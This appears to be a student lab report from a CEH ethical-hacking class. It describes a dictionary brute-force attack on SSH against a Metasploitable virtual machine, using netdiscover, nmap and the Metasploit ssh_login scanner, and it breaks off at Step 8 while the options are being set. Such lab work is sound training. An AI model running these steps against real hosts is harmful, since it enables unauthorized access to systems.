**Project Report**

**Title:**  This assignment exploiting SSH (Secure Shell), a secure way to access devices remotely. We will use a dictionary attack to brute-force usernames and passwords.

**Course:** CEH Class

**Student Name:** Laxman

**Objective**

In this assignment, we will explore how SSH (Secure Shell) works. SSH allows secure remote access to a device's shell over a LAN (Local Area Network) or WAN (Wide Area Network) if the service is enabled. It is commonly used in system administration. We will perform a dictionary attack to brute-force usernames and passwords.

**Configuration Details**

**Attacker Machine (Kali Linux):**

**• Operating System:** Kali Linux

**• RAM:** 4 GB

**• Processors:** 4

**• Storage:** 30 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.129

**• Username:** Kali

**Victim Machine (Metasploit):**

**• Operating System:** Metasploit Machine

**• RAM:** 512 MB

**• Processors:** 1

**• Storage:** 8 GB

**• Network Adapter:** NAT

**• IP Address:** 192.168.44.131


**Steps Performed**


**Step 1: Setup the Virtual Machines**

**• Description:** Both the Kali Linux (attacker) and Metasploit (victim) machines

were launched using NAT networking to ensure they are on the same virtual network.

**• Evidence**

****


****


**Step 2: Check the Ip and pinging**

**• Command Using:** 1) Ipconfig

2) Ping 192.168.44.131

**• Evidence**

****

****

**Step 3: Netdiscover to scanning local network**

**Command Using:** netdiscover -r 192.168.44.0/24


**• Evidence**

****

**Step 4: Nmap to scan open ports**

**Command Using:** nmap -sV -vv -T4 -p 22 192.168.44.131

**• Evidence**

****



**Step 5: Creating Username and password file**



Command Using: 1) vim user.txt

2) vim password.txt

3) pwd

**•Evidence**






A computer screen shot of a computer code

AI-generated content may be incorrect.

**Step 6: Start Exploiting with MSF console**

**Command Using:** msfconsole

**• Evidence**


****

**Step 7: Scanning SSH**

**Command Using:** 1) search ssh scanner

2) use 9 (auxiliary/scanner/ssh/ssh\_login)

**• Evidence**



**Step 8: Provide everything for scanner brute force attack**

**Command Using:** 1) set RHOST 192.168.44.131

2) set ANNOYMUS\_LOGIN true

3) set STOP\_ON\_SUCCESS true

